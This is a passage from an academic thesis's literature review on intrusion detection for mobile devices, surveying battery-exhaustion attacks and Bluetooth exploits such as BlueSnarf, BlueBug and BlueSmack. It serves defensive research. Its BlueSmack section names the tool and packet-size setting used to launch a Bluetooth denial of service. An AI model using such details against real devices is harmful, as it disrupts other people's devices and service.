Network-based intrusion detection systems (NIDSs) monitor segments of networks between Internet gateways, routers, switches and computer hosts. Typically, their sensors are passive monitors, which sample enormous volumes of network traffic looking for specific signature sequences to detect illicit activity or rule violations. The passive monitors then send alerts to a central console for further administrator action, or these robust systems employ rule-based actions to drop packets, terminate connections, and even block offending source IP addresses. Some systems are adapted to reconfigure firewalls and even build rules based on their configuration and the user's intent [20]. NIDSs are a mainstay in almost every corporate and government network. They are a key technological component of a layered defensive approach for securing systems. Some systems, such as ISS RealSecure, Emerald, DShield, and Snort, have enhanced capabilities, which can provide sophisticated packet analysis, examine protocols for alternative channel attack triggering, and identify fragmented and overlapping fragmented attacks that attempt to mask themselves by obfuscation methods. However, most of today's NIDS tools do not really focus on discovering deviations from normal traffic. Instead, they focus on matching attack signatures in their database [21, 22].

NIDSs have some flaws that can be exploited by attackers. First, they can be defeated by encrypted traffic or network address translation (NAT) between firewalled segments because they have no means to reconstruct the monitored data without knowledge of the encryption key or the firewall's network address translation table. Second, as previously suggested, NIDSs do not do very well assessing disparate fragmented and overlapping fragmented streams [21-23]

because they are not "stateful" inspection systems such as routers, or are not in a position to reassemble the complete packet such as the end host. Despite their drawbacks, NIDSs can be an important component of system security because they provide early warning to the administrator. Moreover, NIDSs are typically deployed through the network infrastructure, so even some of the above shortfalls can be mitigated by monitoring multiple segments of the corporate intranet.

2.1.5 Host-Based

HIDSs monitor activities directly on the host computer. Unlike NIDSs, which passively monitor communications segments along a network of systems, HIDSs often are employed as applications or agent-based programs that directly monitor and interact with the host operating system. HIDSs alert on changes at the host, which include unexpected audit logging entries or deletions, new program installations without administrator approval, unexpected executable programs that match a database of malicious software, and for deviations of the host's normal profile of activities. Host-based implementations are typically not employed as stand-alone solutions. Both Symantec and McAfee have incorporated host-based solutions into their integrated antivirus and firewall suites of host-securing applications. These application level systems help secure the host and provide updated signatures, but currently do not offer external reporting. High-end integrated host-based IDSs, such as ISS RealSecure's HIDS, actually detect and report to a centralized console and provide a solution for defending the communications to the host computer, as well as the internal workings of the host's protected state. In large networks, HIDSs are now being employed in conjunction with NIDSs. HIDSs are generally more effective at detecting unauthorized activity than NIDSs because they monitor insider instigated attacks as well as external illicit activities. Due to high costs, HIDS agents are typically installed on important hosts, such as key and domain servers, database servers, and other valuable computer assets that maybe considered lucrative targets for attackers. Because the HIDS runs on the end system and has the complete context of the communication traffic and the potential attack activities on the host, it is correctly positioned to examine logs and changes in system configurations to determine what is occurring on the computer [21, 22]. Lastly, it is less susceptible to evasive tactics that focus on deceiving NIDSs.

2.1.6 Intrusion Protection Systems

Intrusion protection systems are the next generation of integrated NIDSs that have enhanced capabilities to detect illicit system activity and unauthorized traffic, and to examine communication behaviors between hosts. An IPS differs from a NIDS when it discovers an attack by not only triggering alerts, but typically by dropping the attack packets, blocking the attack before it reaches the target [22], or by disconnecting from the communications channel to thwart the attack.

2.2 Related Battery-Based Intrusion Detection Systems

There are very few examples of working battery-based IDSs. Most IDSs continue to examine network packet traffic, system logs, and other data for alerting the user and system administrator of illicit activity. Two research efforts have investigated battery-based IDSs. Those systems are described in Section 2.2.1 and 2.2.2.

2.2.1 Battery Constraints-Based IDS for Laptop Computers

Nash and Martin et al. [24] proposed a potential technique for a battery constraints-based IDS for laptop computers designed to defend systems against various classes of battery exhaustion attacks. They leveraged the laptop's robust computational power to estimate power consumption of the overall system based on metrics which included CPU load, disk read and write access, and network transmissions and receptions by using a multiple linear regression model. This data was combined with performance data counters in the Windows NT operating system (OS) environment. Using multiple linear regressions allowed them to find the correlation of coefficients for each of the measured metrics and a way to determine component power usage from the overall device's power consumption. Moreover, they adapted this concept of estimating system-wide power consumption on a per process basis as a method for indicating possible intrusion and identifying rogue processes on mobile devices. As with any trigger-based system, the challenge is in determining the proper thresholds. Unauthorized activity that falls below the settings may go undetected.

2.2.2 Battery-Based Intrusion Detection

Jacoby et al. [7, 10] developed a *Battery-Based Intrusion Detection* (B-BID) approach as a purely host-centric IDS solution for mobile handheld devices. This system was comprised of three distinctive IDS applications based on the power capabilities of the device regarding

resources and processor clock speeds. At the low power end (fewer resources and slower clock speeds) was the *Host Intrusion Detection Engine* (HIDE), which was a rules-based program tuned to determine battery behavior abnormalities based on static threshold levels in the busy and idle states. In the mid range, a complementary module called the *Source Port Intrusion Engine* (SPIE) was employed to capture network packet information during a suspected attack. At the high end, the *Host Analysis Signature Trace Engine* (HASTE) was used to capture and correlate signature patterns using periodogram analysis in the frequency domain to determine the dominant frequency and magnitude (*x, y*) pairs.

To our knowledge, this system presented the first feasible working IDS solution for a small mobile host using battery constraints. However, its deficiency is its static threshold setting and that it allows the device user the option to monitor the system automatically or to manually invoke actions to impede an attack. Although the manual approach is possible, it is unlikely that the device user would monitor the host continuously and be able to respond fast enough to prevent substantial power depletion on a regular basis. As a concept, the B-BID approach presents fertile ground for further development, scalability, and research extension.

2.3 Comparison of Intrusion Detection Systems

Table 2-1, which was adapted from data compiled in [25], presents distinctive characteristics, implementations, detection types, and general triggering methods for some of the commercial, open source, and research IDSs. The comparison looks across the spectrum, but is not all inclusive. The B-SIPS research extends several of the ideas from B-BID, and then goes further toward implementing a working system that reports in a wireless networking environment. B-SIPS research investigates host detection of Wi-Fi and Bluetooth attacks as a hybrid IDS. Also, we examine various attacks to create battery exhaustion trace signatures that can be used for matching to a representative list. Lastly, we investigated ways to correlate B-SIPS detections with Snort's rules-based alerts. Correlation of data is a difficult problem to investigate because B-SIPS does not employ packet capturing. B-SIPS does capture certain pertinent packet header information, but the timestamp of the B-SIPS reports to the CIDE server will not closely match those of passive monitoring IDSs due to time of observation constraints and to subsequent transmission latency.

Table 2-1 Comparison of IDS Technologies

	Network IDS	Host IDS	Both Host and Network	Rule or Signature-Based	Anomaly-Based	Hybrid	Proprietary, Open Source, or Research	Triggering
ISS RealSecure	Y	Y	Y	Y	N	N	P	Pattern
Emerald	Y	N	N	Y	N	N	P	Pattern
NetRanger	Y	N	N	Y	N	N	P	Pattern
Tripwire	N	Y	N	Y	N	N	P	Log Audit and File Integrity
Shadow	Y	N	N	Y	N	N	OS	Pattern
Snort	Y	N	N	Y	N	N	OS	Pattern
Symantec Security Client	N	Y	N	Y	N	N	P	Pattern
Therminator	Y	N	N	N	Y	N	R	Profiling
Nash's Laptop Battery IDS	N	Y	N	N	Y	N	R	Per Process Energy Use
B-BID	N	Y	N	Y	N	N	R	Static Threshold
B-SIPS	N*	Y	N	Y	Y	Y	R	Dynamic Threshold

*B-SIPS, unlike the other battery-sensing IDSs highlighted above, detects intrusions at the mobile device, and then reports in a net-centric environment to CIDE.

2.4 Battery Exhaustion Attacks

With any attack, above normal energy consumption by the device is likely. If a small mobile device is kept in a higher activity state for extended periods of time, then the battery power will be depleted much faster than normal, decreasing its expected life. Stajano and Anderson suggested the idea of energy depletion attacks as early as 1999, which they described as "sleep deprivation torture" [26]. An emerging class of attacks, *battery exhaustion* and *denial-of-sleep* attacks, represent malicious situations whereby the device's battery has been unknowingly discharged, and thus the user is deprived access to information [3, 27]. Since system designers of power-constrained devices incorporate power management to monitor active processes and to shutdown unnecessary components, sleep deprivation and power exhaustion attacks seek to

invade and exploit the power management system to inhibit the device's ability to shift into reduced power states.

In analyzing battery attacks against laptop computers, Martin and Hsaio et al. [3] further subdivided sleep deprivation attacks into three basic categories: service requesting, benign, and malignant power attacks. A *service requesting power attack* attempts to repeatedly connect to the mobile device with genuine service requests with the intent of draining power from the device's battery. A *benign power attack* attempts to start a power demanding process or component operation on the host to rapidly drain its battery. A *malignant power attack* actually succeeds at infiltrating the host and modifies program codes to quickly devour much more power than is typically required. A benign power attack differs from a malignant power attack in that it only attempts to start processes or other operations on the host instead of actually modifying host program codes to use excessive power resources.

As mobile computers become more widely adopted and deployed, they become attractive targets for attackers. Racic et al. demonstrated successful battery exhaustion attacks that transited commercial cellular phone networks to exploit vulnerabilities in insecure multimedia messaging service, packet data protocol context retention, and the paging channel [4]. These attacks could drain the battery power of target devices and render them useless in a short period of time by keeping them in a busy state. Of most concern is the fact that the cellular phone user and network administrator are unaware that the attack is ongoing, according to the authors.

A battery exhaustion attack will use more energy in a shorter period of time than is typically required by the device, and thus demonstrates the need for an integrated battery-sensing IDS. B-SIPS research developed an innovative battery constraint-based model and system to help defend small mobile computers, smart cellular phones, and communication enhanced PDAs. In this research, we show that a successful implementation of B-SIPS is able to address the challenges of detecting battery exhaustion, Bluetooth, Wi-Fi, and blended attacks directed at portable computing devices.

2.5 Wi-Fi and Bluetooth Attacks

Attacks come in all shapes, sizes and varieties. Typically, attacks are launched to exploit flaws in a system or program toward some end, such as data theft, system control, or DoS. Early attackers simply wanted to prove that they could break into systems. Increasingly today, the trend is toward intrusions motivated by financial, political, and military objectives [25]. Real-

world attacks have all of these variations. They also have one thing in common: they all involve attackers finding mistakes made in their targets' defenses [22]. In this section, pertinent classes of attacks with respect to our research are described that can impact the device's battery charge life. Additionally, many of the current Bluetooth attacks, exploits, and tools are discussed to provide a baseline for this emerging attack vector. Until recently, many Bluetooth device users considered their systems to be relatively safe from attack. Unfortunately, the representative list provided in this section presents a different picture that indicates that Bluetooth exploits and emerging attacks are increasing. Small mobile computers often have Bluetooth capabilities enabled in discoverable mode out of the shipping box, so the device is vulnerable from the moment it is turned on. Moreover, these devices typically lack antivirus software, IDS, and firewall capabilities, so they are literally unprotected and are vulnerable to one or more available attack vectors. With new exploits being discovered regularly, a window of opportunity is available for B-SIPS to help protect PDAs and smart phones from attacks. Figure 2-2 was adapted from data collected at the CERT/CC by [25] and is overlaid with the emerging threats and the B-SIPS opportunity window.




Figure 2-2 B-SIPS Opportunity Window in Attack Progression Environment

The majority of prevalent attacks are annually identified and categorized by the SANS Institute and the US CERT/CC, which allow an opportunity to create relevant power-based trace signatures that complement and support the identification of many attacks [28, 29]. Initially, B-SIPS focuses on existing network-based attack signatures because of available signatures and the opportunity to correlate attacks with other existing network IDSs such as Snort [30]. These attacks are most likely if they have a high battery drain potential, such as a DoS, or if they present timing patterns in their attack or infection mode.

The ever changing state of attack vectors has opened another avenue for attack signature development, which encompasses characterization of some Bluetooth wireless personal area network (WPAN) attacks. Applying the B-SIPS detection methodology to other OSs may be useful in discovering recent attacks such as the *Cabir* virus and its many variants in mobile devices which use the Symbian OS on Nokia Series 60 cellular phones, and other exploits in Apple's MAC OS X Bluetooth environment [31]. In the future, Bluetooth and other blended attacks will be more prevalent as flaws are discovered and then exploited, which will offer greater opportunities to develop battery-based trace signatures since most Bluetooth capable devices tend to be of low powered design. Attacking exposed hosts through unsecured WPANs would allow the attacker direct access to the mobile device and its OS environment, completely bypassing any upstream defensive measures. This observation suggests that small mobile hosts have an increasing need for hybrid IDS protection such as B-SIPS.

2.5.1 Zero Day Attack (Unknown)

The "Holy Grail" for malicious program and virus writers is the zero day exploit [32]. A zero day exploit describes any exploit that is created before the vulnerability is known by the vendor and general public. With no patch available for the preexisting programming flaw, the attacker can wreak maximum havoc against exposed systems. If the technology vendor knows about the vulnerability, then the exploit is not considered a zero day attack. However, if no patch exists, often attacks in this category are likened to zero day attacks because the public is unaware of the problem. Exploits of this nature are typically propagated by viruses, worms, and directed attacks, such as buffer overflows, to take control of the targeted system and to extract valuable data.

2.5.2 Denial of Service Family of Attacks

DoS and distributed denial of service (DDoS) attacks are designed to deny the targeted victim access to their computer and network resources. According to the CERT/CC, a DoS attack is characterized by an explicit attempt by attackers to prevent legitimate users of a service from using that capability [33]. Some examples of DoS are system floods, connection disruption, and impeding access to a specific service or program. DoS attack modes fall within three basic categories: consumption of scarce resources, destruction of configuration data, and alteration of components. A large scale DDoS attack can be employed as a component of a directed attack or even as a feint to hide other nefarious activities. An attack of this nature could employ “zombie” computers or “botnets” to increase the scope of the DoS. Some denial of service attacks can be executed with limited resources against a large, sophisticated site. This type of attack is considered to be an "asymmetric attack” [33] .

2.5.2.1 SYN Floods

The SYN flood attack sends TCP connection requests faster than a machine can process them. Typically, the SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address. The victim responds to the spoofed IP address, and then waits for confirmation that never arrives (waiting about three minutes) [34]. The cumulative affect of numerous half-open connections overwhelms the victim's connection table, which fills while waiting for replies. The connection queue is finite in size, so once it fills (from an OS dependent range of 128 to 1,024) all new connections are ignored [22]. Newer operating systems manage resources better, making it more difficult to overflow their tables. However, many devices are still vulnerable. A SYN flood can be used as part of other attacks, such as disabling one side of a connection in TCP hijacking, or by preventing authentication or logging between servers [34]. Flooding attacks, while handled better with newer OSs, can degrade or exhaust the targeted devices resources because it still responds. While no longer a high threat, SYN floods are still prevalent in wired and wireless environments.

2.5.2.2 UDP scans, Xmas Tree scans, and FIN scans

UDP scans search for listening ports on a target device and is a common form of reconnaissance. While UDP scans are not invasive, they can use the target device’s resources because the device has to process the unnecessary probes. The Xmas tree and FIN scan are more

stealthy reconnaissance efforts, since they employ crafted packets with incorrect flags set so as to circumvent filters and firewall rules. For example, if a closed port receives a packet with the FIN flag set when no connection is present, the target system responds with a RESET. However, if the port is open, then nothing is returned [22]. Reconnaissance tactics such as these scans can indicate what ports might be open and can even signify OS type, depending on the response of the device. While not a major threat to resources by themselves, scans are often precursors of higher level attacks to come.

2.5.3 War Dialing against Smart Cellular Phones

Classic war dialing (or demon dialing) is the practice of dialing numerous phone numbers within a selected range to find those that will answer with a modem [35]. Interestingly, war dialing attacks against smart cellular phones are not widely known. In the context of B-SIPS research, using war dialing tactics launched by a spoofed Internet phone against a smart phone is a viable attack vector toward battery charge life depletion that could potentially obstruct the device's user with a DoS. Moreover, if an attack is executed when the victim's smart phone is on and the user is away, then the increased activity could hasten the device's battery drain. An attack of this nature would be difficult to trace and would likely fall below the concern level of cellular network administrators.

Another vector to attack smart cellular phones is text messaging. Interestingly, many devices can receive the message and store it in memory. An attack of this type exploits the intended text messaging system design. In terms of draining the battery faster, text messages can trigger audible alerts for the device user, so numerous short text messages could drain the battery faster than expected.

2.5.4 Blended Attacks

A blended attack, as compared in Table 2-2, is one that is crafted to maximize the severity of damage and speed of contamination by combining methods. By combining characteristics of viruses, worms, flooding, and DoS, these attacks may overwhelm system defenses while also taking advantage of vulnerabilities in computers and networks. The blended attack can employ malicious code that can morph itself each time it replicates, making some antivirus software and other defensive measures useless [36]. Some of the features of a blended attack include multiple means and vectors of propagation, such as email, self-replication, and malicious websites.

Exploitation often stems from pre-existing vulnerabilities, but it can extend from novel attacks or even distributed attacks. Typically, blended attacks are intended to cause genuine damage to the affected computer or network system with crafted payloads being delivered by trojanized software or targeted DoS.

Table 2-2 Non-Bluetooth Attack Types Overview

Attack Type	Exploitation	Damage Level	Propagation
Zero Day	Pre-existing Flaws	High	Multiple Means
DoS / DDoS	Deny Resources	High	Network
War Dialing	Deny Resources	Low	Cellular Network
Blended	Pre-existing Flaws	High	Multiple Means

2.5.5 BlueSnarf Attacks

A BlueSnarf attack, which was developed by Marcel Holtmann, attempts to connect to a Bluetooth enabled device without notifying the device's user. This exploit can occur when the victim's device is in Bluetooth "discoverable" mode. BlueSnarf exploits allow unauthenticated access to restricted user data, such as phonebook listings, calendars, business cards, and change logs on the mobile device [37]. The primary purpose of this attack is unobserved data theft. Typically, the device is left undamaged, so the severity of the attack is limited to the importance of the data that was taken.

2.5.6 BlueBug Attacks

The BlueBug attack creates a remote covert channel connection to the Bluetooth enabled device, giving full access to the smart phone's command set for messaging and initiating calls. This exploit allows the attacker to use the phone to initiate calls, send and read messages, connect to cellular data services, connect to the Internet, and eavesdrop on adjacent conversations [37]. This exploit allows the attacker to take full control over the victim's device. Additionally, this attack can be severe, since data and device resources are vulnerable. However, the exploit has limitations because the attacker must be within 10 meters of the victim's Nokia or Ericsson smart phone and the targeted device must be running the Symbian OS. This limits the usefulness of this exploit in B-SIPS research.

2.5.7 HeloMoto Hijacking

HeloMoto, created by Adam Laurie, combines the BlueSnarf and BlueBug attacks. The attacker exploits a trusted device implementation problem on Motorola devices that provides an

unauthenticated connection, hence the name HeloMoto [38]. Once connected, the attacker can control the device using BlueBug. This hijacking attack is unique to certain Motorola V-Series devices, but it is still considered to be a medium to high level threat because of the proliferation of Motorola smart phones and the fact that complete control of the device is possible.

2.5.8 Bluefish Scans

The Bluefish scan searches for Bluetooth enabled devices. When a new device is located, Bluefish attempts to pair with the device. If the device has a camera, then Bluefish will capture an image of the area where the device was discovered and store it in a database, associating the image with the device and the time of discovery [39]. Bluefish has limited capabilities, but it is unique since it turns the victim's device, usually a smart phone, into a covert surveillance tool. The threat of this exploit is low, since the device must have a camera. However, Bluefish scans could potentially cause battery drain, especially if the camera and memory storage are kept active.

2.5.9 Car Whisperer Exploit

The Car Whisperer exploit was developed by researchers at *Trifinite.org*. The tool allows an attacker to eavesdrop on conversations in cars with Bluetooth enabled headsets and hands-free units. A Car Whisperer attack is able to pair with these devices because some automobile manufacturers use the same passkey of 0000 or 1234 for authentication and encryption [40]. With the Car Whisperer tool, an attacker can use a Linux laptop and a Bluetooth antenna to listen in on unsecured, hands-free conversations or even talk directly to the individuals inside another car. The threat of this exploit is thought to be very limited by the fact that the victim's car will often move out of range, so the exploit is difficult to perpetuate. However, the same default passkey flaw is common with many Bluetooth enabled hands-free smart phone headsets used outside of cars, so the threat will grow as more devices are purchased and consumers become more accepting of hands-free capabilities.

2.5.10 Bluetooth Stack Smasher (BSS)

The Bluetooth Stack Smasher is an attack tool developed by *Secuobs.com*. BSS works by fuzzing the Logical Link Control and Adaptation Protocol (L2CAP) layer on Bluetooth-enabled devices. By fuzzing L2CAP, BSS can methodically send a large series of random values to a device to see how the device handles data that it may not have been designed to deal with [41].

Generally a device that is vulnerable to BSS will simply crash when presented with malicious data. However, BSS represents a more advanced tool that is designed to look for implementation errors in a rapid and automated fashion. This buffer overflow and DoS attack is considered to be a medium to high level threat because it can crash devices running Windows Mobile 2003 operating systems with Bluetooth capabilities enabled.

2.5.11 BlueSmack DoS

The BlueSmack DoS is an updated Bluetooth version of the "Ping of Death." It is executed using the *BlueZ* Linux utilities [42], which employs *l2ping* commands to launch Bluetooth echo requests from known Bluetooth peers [43]. The intended use of l2ping was to check connectivity and measure roundtrip time on the link between Bluetooth enabled devices. However, the DoS can be executed by changing the number of packets and increasing their size to 600 bytes, which can cause a PDA to react. Certain Hewlett-Packard (HP) iPAQ models react immediately to this level of DoS [43]. The BlueSmack DoS was successfully executed in our attack experiments conducted in the Virginia Tech (VT) IT Security Lab against a Dell Axim X51 and the resultant trace signature is discussed in Section 6.4.2.1. All Bluetooth enabled devices are potentially susceptible to the BlueSmack DoS, once the device's Bluetooth address is known. This DoS attack is considered to be a medium to high level threat because it can exhaust the target device's resources and severely limit Bluetooth capabilities.

2.5.12 RedFang and BlueSniff: Bluetooth Discovery Tools

RedFang, created by Ollie Whitehouse, is a Linux-based application that finds non-discoverable (or stealth mode) Bluetooth devices by conducting a brute-force search of the last six bytes of the device's Bluetooth address and executing a read_remote_name() call in as fast as 90 minutes [44]. BlueSniff, created by Bruce Potter, is a proof-of-concept program developed for Bluetooth service discovery or "war driving," and it has the capability to discern hidden Bluetooth devices. BlueSniff provides a user interface for the underlying RedFang program. For now, these service discovery programs are considered to be low threat because the attacker must be within a 10 meter range for at least 90 minutes to conduct the brute-force cracking of the device's Bluetooth address [44]. In the future, enhanced service discovery tools may operate at greater distances and be able to more rapidly intrude on the targeted device.

2.5.13 Blueprinting and BTScanner: Bluetooth Fingerprinting

Blueprinting provides a method to remotely discover information about Bluetooth devices. Due to information leakage, Blueprinting can discover the manufacturer's unique identification number from the first 3-bytes of the Bluetooth device's media access control (MAC) address [45]. This information is combined with model-specific service description records to identify the firmware version. For example, the Smurf messaging tool, which was used in our attack experiments, provides a Bluetooth fingerprinting capability. BTScanner has the same capabilities as Blueprinting and contains a complete listing of the IEEE organized unique identifier (OUI) numbers and class lookup tables. BTScanner attempts to gather additional information about the device, maintain an open connection to monitor the receive signal strength indicator (RSSI), and assess link quality [46]. The threat of Bluetooth fingerprinting is considerably low, since it is accomplished by passive monitoring. However, fingerprinting is potentially a reconnaissance precursor to other Bluetooth attacks and exploits. Tools, such as Smurf and BTScanner, have enhanced fingerprinting capabilities and actively attempt to maintain an open connection, which increases the threat slightly.

2.5.14 BlueJacking: Anonymous Messaging

BlueJacking allows anonymous messaging between Bluetooth enabled PDAs and smart phones. For example, a contact needs to be added in the address book of the sending device with the message to be sent being typed in the name field for the contact listing. By selecting to send this contact using Bluetooth, the PDA or smart phone will search for other visible Bluetooth devices in range and send the contact [47]. The *www.bluejackq.com* website is dedicated to friendly BlueJacking, and it provides tips and techniques for messaging numerous types of PDAs and smart phones. BlueJacking has become quite popular, to the point of becoming a fad, in some busy locations, such as airports, restaurants, and nightclubs. This is not a true exploit or attack, so the threat level is very low. However, it can use system resources on the targeted device. The Bluetooth attack comparison in Table 2-3 shows their threat and focus.

Table 2-3 Bluetooth Attack Types Overview

Attack Type	Exploitation	Threat Level	Focus
BlueSnarf	OBEX Push Authentication	Medium	Information Theft
BlueBug	Hidden RF Channel	Medium-High	Root Control
HeloMoto	OBEX Push Authentication	Medium-High	Hijacking
BlueFish	OBEX Push Authentication	Low	Surveillance
Car Whisperer	Open Interface / Weak Passkey	Low	Eavesdropping
Bluetooth Stack Smasher (BSS)	L2CAP—Buffer Overflow	Medium-High	Denial of Service
BlueSmack	L2CAP—Buffer Overflow	Medium-High	Denial of Service
BlueSYN DoS *	L2CAP—Buffer Overflow and SYN Flood	Medium-High	Blended Denial of Service
BlueSYN Calling DoS *	L2CAP—Buffer Overflow and SYN Flood, Cellular War Dialing / Instant Messaging	Medium-High	Blended Denial of Service
PingBlender *	L2CAP—Buffer Overflow and Ping Flood	Medium-High	Blended Denial of Service
USSP-Push	OBEX Object Push	Medium	File Injection
BlueSniff	NA	Low	Service Discovery
RedFang	NA	Low	Service Discovery
PSM Scan	NA	Low	Port Scanning
Blueprinting	NA	Low	Device Fingerprinting
BlueScanner	NA	Low	Device Fingerprinting
BTScanner	NA	Low	Device Fingerprinting
BlueJacking	NA	Low	Messaging

*Original attack crafting is described in Section 6.2.2.

2.6 Technology Convergence

Technology convergence occurs when modern technologies that are capable of performing similar tasks merge. Examples of convergence are synergistic combinations of voice (telephony), data (digital), and video into the wireless networking environment. In the past, these capabilities were separate, but together provide robust possibilities for sharing resources and interacting with others to achieve new communications efficiencies. Interestingly, in today's modern society, most individuals have access to ubiquitous information because they can communicate through multiple means: email, voice, instant messaging, and video, all of these via mobile phone, communication enhanced PDAs, and even laptop computers. Often these varying capabilities are hosted on the same device and alternatively communicated by telephony, cellular, Wi-Fi, or even Bluetooth. In the future, these capabilities will add Ultra-Wideband (UWB), 802.16a WiMAX, and other wireless means to the convergence. The following sections will describe some of the converging device categories and communications capabilities that are at the forefront of the wireless communication technology convergence that we can employ in our B-SIPS research.

2.6.1 Personal Digital Assistants

PDAs are handheld mobile computing devices that were originally designed as personal organizers, but became much more versatile over the years. PDAs are typically used for simple calculating, clock and calendar, Internet access, email, and video. Many PDAs operate using a variation of the ARM architecture (now known as Intel XScale), which encompasses a class of reduced instruction set computing (RISC) microprocessors that are widely used in mobile devices and embedded systems [48]. PDAs employ multiple communication means, including Wi-Fi, Bluetooth, and Infrared Data Association (IrDA). Newer devices have thin film transistor (TFT) color screens and enhance stereo-like audio capabilities, enabling them to be used as mobile phones (known as communication enhanced PDAs), web browsers or media players.

2.6.2 Smart Phones

A smart phone is any electronic handheld device that integrates the functionality of a mobile phone, PDA, or other information appliance. Typically, telephone communication functions are added to an existing PDA design. The lines are blurred on the direction from which the merger stems, but smart phones are an excellent example of technology convergence. A feature that distinguishes a smart phone from traditional proprietary cellular telephone technology is that third party software applications can be installed on most smart phone devices [49].

In July 2006, *In-Stat*[†] research at *www.in-stat.com* found that technology convergence was occurring with wireless devices. Although most mobile computer users desire to have a converged technology device, the survey showed that a significant majority of users carry multiple portable devices with redundant applications and capabilities. In-Stat forecasted that the trend to replace laptops and PDAs with smart phones is in the early stages as shown in Figure 2-3, but that other business forces will drive the adoption of smart phones. These include usefulness, business applications, and support for the converged application [50].

[†] *In-Stat, Inc.* is a leading provider of research, market analysis and forecasts of advanced communications services, infrastructure, semi-conductor products, and end-user devices.




Figure 2-3 Usefulness of Mobile Computing Devices adapted from In-Stat User Study

2.7 Wireless Network Standards

Wireless networking provides short-range RF communication services for today's mobile computing. In this section, Bluetooth and Wi-Fi technologies are described as two of the primary, non-proprietary (other than cellular variants) standards that PDAs and smart phones employ.

2.7.1 Bluetooth

Bluetooth technology uses short-range RF signals and is intended to replace the cables connecting portable electronic devices. The IEEE 802.15.1 specification standardized Bluetooth wireless communications for WPANs. In addition to short range RF communications, IEEE 802.15.1 characteristics include low power usage, low complexity, and frequency hopping for noisy wireless communications among portable digital devices. These include notebook computers, PDAs, smart phones, peripherals, and cellular telephones [51]. Bluetooth operates in the unlicensed industrial, scientific and medical (ISM) band at 2.4 GHz and avoids interference from other signals by hopping to a new frequency after transmitting or receiving a packet [52]. Compared with other systems operating in the same frequency band, the Bluetooth radio hops faster and uses shorter packets [53].

2.7.2 Wi-Fi (802.11 Family)

